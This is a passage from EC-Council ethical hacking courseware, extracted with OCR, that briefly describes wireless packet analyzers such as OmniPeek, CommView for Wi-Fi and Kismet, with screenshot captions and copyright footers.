


Figure 16.103: Screenshot displaying packet capture with SteelCentral Packet Analyzer

- **Omnipeek Network Protocol Analyzer**

  Source: *https://www.liveaction.com*

  OmniPeek Network Protocol Analyzer offers real-time visibility and analysis of the network traffic and provides a comprehensive view of all wireless network activity, showing each wireless network, the APs comprising that network, and the users connected to each AP. It offers real-time visibility and analysis into every part of the network from a single interface, including Ethernet, Gigabit, 10 Gigabit, 802.11a/b/g/n wireless, VoIP, and video to remote offices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.104: Screenshot displaying packet capture with OmniPeek Network Analyzer

- **CommView for Wi-Fi**

  Source: *https://www.tamos.com*

  CommView for Wi-Fi is a wireless network monitor and analyzer for 802.11 a/b/g/n networks. It captures packets and displays important information such as the list of APs and stations, per-node and per-channel statistics, signal strength, a list of packets and network connections, and protocol distribution charts.

  A user can decrypt the packets with user-defined WEP or WPA-PSK keys and decode them down to the lowest layer. This network analyzer reveals every detail of a captured packet using a convenient tree-like structure to display protocol layers and packet headers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.105: Screenshot displaying packet capture with CommView for Wi-Fi

- **Kismet**

  Source: *https://www.kismetwireless.net*

  Kismet is an 802.11 Layer-2 wireless network detector, sniffer, and intrusion detection system. It identifies networks by passively collecting packets and detecting standard named networks. It detects hidden networks and the presence of non-beaconing networks via data traffic.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


